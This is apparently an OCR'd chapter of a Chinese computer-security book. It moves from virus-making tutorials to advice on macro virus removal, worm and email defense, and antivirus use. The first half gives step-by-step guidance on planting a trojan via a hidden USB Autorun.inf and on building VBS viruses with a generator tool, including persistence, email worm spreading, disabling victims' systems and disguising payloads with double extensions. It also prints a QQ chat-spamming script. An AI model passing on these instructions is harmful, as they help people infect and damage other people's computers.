
U 盘病毒又称 Autorun 病毒，就是通过 U 盘产生 AutoRun.inf 进行传播的病毒。随着 U 盘、移动硬盘、存储卡等移动存储设备的普及，U 盘病毒已经成为现在比较流行的计算机病毒之一。U 盘病毒并不是只存在于 U 盘上，中毒的电脑每个分区下面同样有 U 盘病毒，电脑和 U 盘交叉传播。下面来介绍制作简单的 U 盘病毒操作方法。

STEP01：将病毒或木马复制到 U 盘中




直接拖动病毒或木马程序到 U 盘中。

STEP02：在 U 盘中新建文本文档




将新建的文本文档重命名为 Autorun.inf。

STEP03：查看提示信息




单击“是”按钮。

STEP04：编写 Autorun.inf 文件代码




双击 Autorun.inf 文件打开记事本窗口，编辑文件代码，使得双击 U 盘图标后运行指定木马程序。

STEP05：查看属性



按住 Ctrl 键将木马程序和 Autorun.inf 文件一起选中然后右击任一文件，在弹出的快捷菜单中单击“属性”选项。


STEP06：将文件属性设置为“隐藏”



01 切换至“常规”选项卡。


02 勾选“隐藏”复选框，然后单击“确定”按钮。

STEP07： 打开“文件夹”选项



在 U 盘窗口中依次单击“工具”>“文件夹选项”命令。

STEP08： 设置不显示隐藏的文件



01 切换至“查看”选项卡。

02 选中“不显示隐藏的文件、文件夹或驱动器”单选项，单击“确定”按钮。

将 U 盘接入计算机中，右击 U 盘对应的图标，在快捷菜单中会看到 Auto 命令，表示设置成功。

4.3 VBS 代码产生病毒


脚本病毒通常是由 JavaScript 代码编写的恶意代码，一般带有广告性质、修改 IE 首页、修改注册表等信息。脚本病毒前缀是 Script，共同点是使用脚本语言编写，通过网页进行的传播的病毒，如红色代码（Script.Redlof）。脚本病毒还会有其他前缀：VBS、JS（表明是何种脚本编写的），如欢乐时光（VBS.Happytime）、十四日（Js.Fortnight.c.s）等。

4.3.1 VBS 脚本病毒生成机

现在网络中还流行有如“VBS 脚本病毒生成机”这样的自动生成脚本语言软件，无需掌握枯燥的语言，即可自制脚本病毒，让用户无需编程知识即可制造出一个 VBS 脚本病毒。


下面介绍脚本病毒的制作过程，具体的操作步骤如下。

STEP01： 启动病毒生成器 v1.0



下载并解压“病毒生成器”压缩文件，打开对应的文件夹，双击“vir1.exe”应用程序图标。


STEP02： 程序相关介绍



01 打开“第一步 了解本程序”界面后，可看到该程序的相关介绍。


02 单击“下一步”按钮。

STEP03：设置病毒复制选项



01 勾选病毒要复制到的文件夹复选框并填写病毒副本文件名。 02 单击“下一步”按钮。

STEP04：设置禁止功能选项




01 根据所要制作的病毒功能勾选要禁止的功能复选框。 02 单击“下一步”按钮。

小技巧


若勾选“开机自动运行”复选框，病毒将自身加入注册表中，伴随系统启动悄悄运行；如果只是想搞点恶作剧捉弄下别人，可勾选“禁止运行菜单”、“禁止关闭系统菜单”、“禁止任务栏和开始”及“禁止桌面所有图标”等复选框，让中毒者的电脑出现些莫名其妙错误。如果狠毒点可让对方开机后找不到硬盘分区、无法运行注册表编辑器、无法打开控制面板等，则需要勾选“隐藏盘符”、“禁止使用注册表扫描”、“禁用控制面板”等复选框即可。

STEP05：设置病毒提示




01 勾选“设置开机提示对话框”复选框，并填写开机提示框标题以及内容信息。 02 单击“下一步”按钮。

STEP06：设置病毒传播选项



01 勾选“通过电子邮件进行自动传播（蠕虫）”复选框，并填写发送带毒邮件的地址数量。 02 单击“下一步”按钮。


STEP07：设置 IE 修改选项



01 勾选要禁用的 IE 功能复选框，然后单击“下一步”按钮。

02 在打开的“设置主页”对话框中填写主页地址，并单击“确认输入”按钮。


STEP08： 开始制造病毒



01 在文本框中输入病毒文件存放位置。

02 单击“开始制造”按钮。

STEP09： 病毒正在生成



在“开始制造病毒”界面中出现病毒生成进度，进度完成后可在文件存储位置查看已经生成的病毒。

小技巧

1. 在病毒生成之后，如何让病毒在对方的电脑上运行呢？有许多种方法，比如修改文件名，使用双扩展名的文件名，如“病毒.txt.vbs”等，再通过邮件附件发送出去。

2. 在用此软件制造生成病毒的同时，会产生一个名为“reset.vbs”的恢复文件，如果不小心运行了病毒，系统将不能正常工作，则可以运行它来解救。

4.3.2 VBS 脚本病毒刷 QQ 聊天屏

VBS 脚本语言功能强大，而且使用异常简单。下面制作一个可以自动刷 QQ 群聊天室的 VBS 病毒。

（1）生成 VBS 脚本


要新建一个记事本，并在空白的文本框中输入如下代码。


```
Set WshShell= WScript.CreateObject("WScript.Shell")
WshShell.AppActivate "这个群真好玩"
for i=1 to 10
WScript.Sleep 500
WshShell.SendKeys "^v"
WshShell.SendKeys i
WshShell.SendKeys "%s"
Next
```

其中“for i=1 to 10”语句用来控制发送次数，表示发送 10 次，可以改为更大的数字。其中很重要的一句是“WshShell.AppActivate "这个群真好玩"”，该语句指定了要刷的 QQ 群名称，可以根据需要修改。在输入完毕后，将文件保存为以 .vbs 为扩展名的任意文件名，如“qq.vbs”。

（2）刷 QQ 群聊天屏

打开一个群聊天窗口并复制要发送的内容到剪贴板上，如复制了一条“什么？”，双击刚才生成的“qq.vbs”切换到群聊天窗口中，在其中可看到已自动刷屏了。





注意

在刷屏成功后，每一条信息下面会显示信息发送的条数，当发送完指定的条数后，便会自动停止。

4.4 宏病毒与邮件病毒防范

宏病毒与邮件病毒是广大用户经常遇到的病毒，如果中了这些病毒就可能会给自己造成重大损失，所以有必要了解一些这方面的防范知识。

4.4.1 宏病毒的判断方法

虽然不是所有包含宏的文档都包含了宏病毒，但当有下列情况之一时，则可以百分之百地断定该 Office 文档或 Office 系统中有宏病毒。

①在打开“宏病毒防护功能”的情况下，当打开一个自己编辑的文档时，系统会弹出相应的警告框。而自己清楚自己并没有在其中使用宏或并不知道宏到底怎么用，那么就可以完全肯定该文档已经感染了宏病毒。


②在打开“宏病毒防护功能”的情况下，自己的 Office 文档中一系列的文件都在打开时给出宏警告。由于在一般情况下用户很少使用到宏，因此当自己看到成串的文档有宏警告时，可以肯定这些文档中有宏病毒。

③如果软件中关于宏病毒防护选项启用后，不能在下次开机时依然保存。Word 中提供了对宏病毒的防护功能，依次打开“工具”→“选项”→“安全性”，单击“宏安全性”按钮，可对安全级别进行设定。但有些宏病毒为了对付 Office 中提供的宏警告功能，它在感染系统（这通常只有在用户关闭了宏病毒防护选项或者出现宏警告后不留神选取了“启用宏”才有可能）后，会在用户每次退出 Office 时自动屏蔽掉“宏病毒防护功能”选项。因此，用户一旦发现自己设置的“宏病毒防护功能”选项无法在 2 次启动 Word 之间保持有效，则自

己的系统一定已经感染了宏病毒，也就是说一系列 Word 模板、特别是 normal.dot 已经被感染。



01 依次单击“工具”>“选项”>“安全性”。　02 单击“宏安全性”按钮。



01 在“安全性”对话框中选定安全级别。　02 单击“确定”按钮。

提示

鉴于绝大多数人都不需要或者不会使用“宏”功能，所以可以得出一个相当重要的结论：如果 Office 文档在打开时，系统给出一个宏病毒警告框，就应该对这个文档保持高度警惕，它已被感染的概率极大。

4.4.2 防范与清除宏病毒

针对宏病毒的预防和清除操作方法很多，下面就首选方法和应急处理 2 种方式进行介绍。

（1）首选方法

使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但宏病毒并不像某些厂商或麻痹大意的人那样有所谓“广谱”的查杀软件，这方面的突出例子就是 ETHAN 宏病毒。ETHAN 宏病毒相当隐蔽，比如用户使用反病毒软件（应该算比较新的版本了）都无法查出它。此外，这个宏病毒能够悄悄取消 Word 中“宏病毒防护功能”选项，并且某些情况下会把被感染的文档置为只读属性，从而更好地保存自己。

因此，对付宏病毒应该和对付其他种类的病毒一样，也要尽量使用最新版的查杀病毒软件。无论用户使用的是何种反病毒软件，及时升级非常重要。

（2）应急处理方法

用写字板或 Word 文档作为清除宏病毒的桥梁。如果用户的 Word 系统没有感染宏病毒，但需要打开某个外来的、已查出感染有宏病毒的文档，而手头现有的反病毒软件又无法查杀它们，就可以试验用来查杀文档中的宏病毒：打开感染了宏病毒的文档（当然是启用 Word

中的“宏病毒防护”功能并在宏警告出现时选择“取消宏”），单击“文件”→“另存为”菜单项，将此文档改存成写字板（RTF）格式或 Word 格式。

在上述方法中，存成写字板格式是利用 RTF 文档格式没有宏，存成 Word 格式则是利用 Word 文档在转换格式时会失去宏的特点。写字板所用的 RTF 格式适用于文档中的内容限于文字和图片的情况下，如果文档内容中除了文字、图片外还有图形或表格，按 Word 格式保存一般不会失去这些内容。存盘后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告则大功告成。

4.4.3 全面防御邮件病毒

邮件病毒是通过电子邮件方式进行传播的病毒的总称。电子邮件传播病毒通常是把自己作为附件发送给被攻击者，如果接受到该邮件的用户不小心打开了附件，病毒就会感染本地计算机。另外，由于电子邮件客户端程序的一些 Bug，也可能被攻击者利用传播电子邮件病毒，微软的 Outlook Express 曾经就因为 2 个漏洞可以被攻击者编制特制的代码，使接收到邮件的用户不需要打开附件即可自动运行病毒文件。

在了解了邮件病毒的传染方式后，用户就可以根据其特性制定出相应的防范措施。

1. 安装防病毒程序

防御病毒感染的最佳方法就是安装防病毒扫描程序并及时更新。防病毒程序可以扫描传入的电子邮件中的已知病毒，并帮助防止这些病毒感染计算机。新病毒几乎每天都会出现，因此需要确保及时更新防病毒程序。多数防病毒程序都可以设置为定期自动更新，以具备需要与最新病毒进行斗争的信息。

2. 打开电子邮件附件时要非常小心

电子邮件附件是主要的病毒感染源。例如，用户可能会收到一封带有附件的电子邮件（甚至发送者是自己认识的人），该附件被伪装为文档、照片或程序，但实际上是病毒。如果打开该文件，病毒就会感染计算机。如果收到意外的电子邮件附件，请考虑在打开附件之前先答复发件人，问清是否确实发送了这些附件。

3. 使用防病毒程序检查压缩文件内容

病毒编写者用于将恶意文件潜入到计算机中的一种方法是使用压缩文件格式（如 .zip 或 .rar 格式）将文件作为附件发送。多数防病毒程序会在接收到附件时进行扫描，但为了安全起见，应该将压缩的附件保存到计算机的一个文件夹中，在打开其中所包含的任何文件之前先使用防病毒程序进行扫描。

4. 单击邮件中的链接时需谨慎

电子邮件中的欺骗性链接通常作为仿冒和间谍软件骗局的一部分使用，但也会用来传输病毒。单击欺骗性链接会打开一个网页，该网页将试图向计算机下载恶意软件。在决定是否

单击邮件中的链接时要小心，尤其是邮件正文看上去含糊不清，如邮件上写着“查看我们的假期图片”，但没有标识用户或发件人的个人信息。

4.5 全面防范网络蠕虫

与传统的病毒不同，蠕虫病毒以计算机为载体，以网络为攻击对象，网络蠕虫病毒可分为利用系统级别漏洞（主动传播）和利用社会工程学（欺骗传播）2 种。在宽带网络迅速普及的今天，蠕虫病毒在技术上已经能够成熟地利用各种网络资源进行传播。

4.5.1 网络蠕虫病毒实例分析

目前，产生严重影响的蠕虫病毒很多，如“莫里斯蠕虫”、“美丽杀手”、“Guapim”、“安莱普”、“爱虫病毒”、“红色代码”、“尼姆亚”、“求职信”和“蠕虫王”等，这些都给人们留下了深刻的印象。

1. “Guapim” 蠕虫病毒

“Guapim”（Worm.Guapim）蠕虫病毒特征为：通过即时聊天工具和文件共享网络传播的蠕虫病毒。发作症状：病毒在系统目录下释放病毒文件 System32%\pkguar d32.exe，并在注册表中添加特定键值以实现自启动。该病毒会给 MSN、QQ 等聊天工具的好友发送诱惑性消息：“Hehe.takea look at this funny game http://****//Monkye.exe”，同时假借 HowtoHack.exe、HalfLife2FULL.exe、WindowsXP.exe、VisualStudio2005.exe 等文件名复制自身到文件共享网络，并试图在 Internet 网络上下载执行另一蠕虫病毒，直接降低系统安全设置，给用户正常操作带来极大的隐患。

2. “安莱普”蠕虫病毒

“安莱普”（Worm.Anap.b）蠕虫病毒通过电子邮件传播，利用用户对知名品牌的信任心理，伪装某些知名 IT 厂商（如微软、IBM 等）而给用户狂发带毒邮件，诱骗用户打开附件以致中毒。病毒运行后会弹出一个窗口，内容提示为“这是一个蠕虫病毒”。同时，该病毒会在系统临时文件和个人文件夹中大量收集邮件地址，并循环发送邮件。

注意

针对这种典型的邮件传播病毒，大家在查看自己的电子邮件时，一定要确定发件人自己是否熟悉之后再打开。

提示

虽然利用邮件进行传播一直是病毒传播的主要途径，但随着网络威胁种类的增多和病毒

传播途径的多样化，某些蠕虫病毒往往还携带着“间谍软件”和“网络钓鱼”等不安全因素。因此，一定要注意及时升级自己的杀毒软件到最新版本，注意打开邮件监控程序，让自己的上网环境安全。

4.5.2 网络蠕虫病毒的全面防范

在对网络蠕虫病毒有一定的了解之后，下面主要讲述应该如何以企业和个人的2种角度做好安全防范。

（1）企业用户对网络蠕虫的防范

企业在充分地利用网络进行业务处理时，不得不考虑企业的病毒防范问题，以保证关系企业命运的业务数据完整不被破坏。企业防治蠕虫病毒时需要考虑几个问题：病毒的查杀能力，病毒的监控能力，新病毒的反应能力。

推荐的企业防范蠕虫病毒的策略如下。

①加强安全管理，提高安全意识。由于蠕虫病毒是利用Windows系统漏洞进行攻击的，因此，就要求网络管理员尽力在第一时间内，保持系统和应用软件的安全性，保持各种操作系统和应用软件的及时更新。随着Windows系统各种漏洞的不断涌现，要想一劳永逸地获得一个安全的系统环境，已几乎不再可能。而作为系统负载重要数据的企业用户，其所面临攻击的危险也将越来越大，这就要求企业的管理水平和安全意识也必须越来越高。

②建立病毒检测系统。能够在第一时间内检测到网络异常和病毒攻击。

③建立应急响应系统，尽量降低风险。由于蠕虫病毒爆发的突然性，可能在被发现时已蔓延到了整个网络，建立一个紧急响应系统就显得非常必要，能够在病毒爆发的第一时间提供解决方案。

④建立灾难备份系统。对于数据库和数据系统，必须采用定期备份、多机备份措施，防止意外灾难下的数据丢失。

⑤对于局域网而言，可安装防火墙式防杀计算机病毒产品，将病毒隔离在局域网之外；或对邮件服务器实施监控，切断带毒邮件的传播途径；或对局域网管理员和用户进行安全培训；建立局域网内部的升级系统，包括各种操作系统的补丁升级，各种常用的应用软件升级，各种杀毒软件病毒库的升级等。

（2）个人用户对网络蠕虫的防范

对于个人用户而言，威胁大的蠕虫病毒采取的传播方式一般为电子邮件（E-mail）以及恶意网页等。下面介绍个人应该如何防范网络蠕虫病毒。


①安装合适的杀毒软件。网络蠕虫病毒的发展已经使传统的杀毒软件的“文件级实时监控系统”落伍，杀毒软件必须向内存实时监控和邮件实时监控发展；网页病毒也使用户对杀毒软件的要求越来越高。

②经常升级病毒库。杀毒软件对病毒的查杀是以病毒的特征码为依据的，而病毒每天

都层出不穷，尤其是在网络时代，蠕虫病毒的传播速度快，变种多，所以必须随时更新病毒库，以便能够查杀最新的病毒。

③提高防杀毒意识。不要轻易去点击陌生的站点，有可能里面就含有恶意代码。当运行IE时，在“Internet区域的安全级别”选项中把安全级别由“中”改为“高”，因为这一类网页主要是含有恶意代码的ActiveX或Applet、javascript的网页文件，在IE设置中将ActiveX插件和控件、Java脚本等全部禁止，以大大减少被网页恶意代码感染的概率。不过这样做以后在浏览网页过程中，有可能会使一些正常应用ActiveX的网站无法浏览。具体操作如下。


STEP01： 自定义安全级别



01 双击“控制面板”窗口中的“Internet选项”图标项。

02 单击“自定义级别”按钮。

STEP02： 设置禁用



01 把“Activex控件及插件”中的一切选项都设为禁用。

02 单击“确定”按钮。

④不随意查看陌生邮件。一定不要打开扩展名为VBS、SHS或PIF的邮件附件。这些扩展名从未在正常附件中使用过，但它们经常被病毒和蠕虫使用。

4.6 使用杀毒软件

杀毒软件也是病毒防范必不可少的工具，随着人们对病毒危害的认识，杀毒软件也被逐渐重视起来，各式各样的杀毒软件如雨后春笋般出现在市场中。


4.6.1 用NOD32查杀病毒

NOD32是近几年中迅速崛起的一款杀毒软件。它以轻巧易用、惊人的检测速度及卓越的性能深受用户青睐，成为许多用户和IT专家的首选，并且经多家检测权威确认，NOD32在速度、精确度等各项表现上已拥有多项全球记录。

在使用NOD32进行查杀病毒之前，最好先升级一下病毒库，这样才能保证杀毒软件对新型病毒的查杀效果。更新病毒库之后，就可以对计算机进行最常用的查杀病毒操作。


具体的操作步骤如下：

STEP01：运行“ESET NOD32 Antivirus”




01 在桌面上双击“ESET NOD32 Antivirus”图标，打开“ESET NOD32 Antivirus”主界面。

STEP02：对计算机进行扫描



02 切换至“计算机扫描”选项卡。默认进行智能扫描，也可单击“自定义扫描”链接，任意选取扫描的目标范围。


STEP03：查看扫描结果



01 单击“自定义扫描”或者下方的下三角图标，显示扫描结果。


02 单击“在新窗口中打开扫描”链接。

STEP04：查看病毒详细信息




在“计算机扫描”窗口中可查看详细的扫描过程以及扫描出病毒的详细信息。

STEP05： 启用防护



切换至“设置”选项卡根据提示启用防护。

STEP06： 查看日志文件等信息



切换至“工具”选项卡，查看日志文件、设定计划任务、查看防护统计以及被隔离的文件等信息。

4.6.2 瑞星杀毒软件 2013

瑞星全功能安全软件 2013 是基于“云安全”系统设计的新一代互联网安全产品，将杀毒软件与防火墙的无缝集成、整体联动，极大降低电脑资源占用，集“拦截、防御、查杀、保护”四重防护功能于一身。


将瑞星杀毒 2013 安装完毕之后，就可以利用它进行病毒的防范和查杀。使用瑞星杀毒软件进行杀毒的具体操作步骤如下。

STEP01： 启动瑞星杀毒软件




双击桌面上的“瑞星杀毒软件”图标，进入瑞星杀毒软件主界面。

STEP02： 检测更新



在主界面左下角单击“检测更新”链接。

STEP03：正在更新



可以从进度条中看到更新进度，更新完成后单击“升级完成”按钮。

STEP04：选择快速查杀



返回主界面后单击“快速查杀”按钮。

STEP05：正在快速查杀



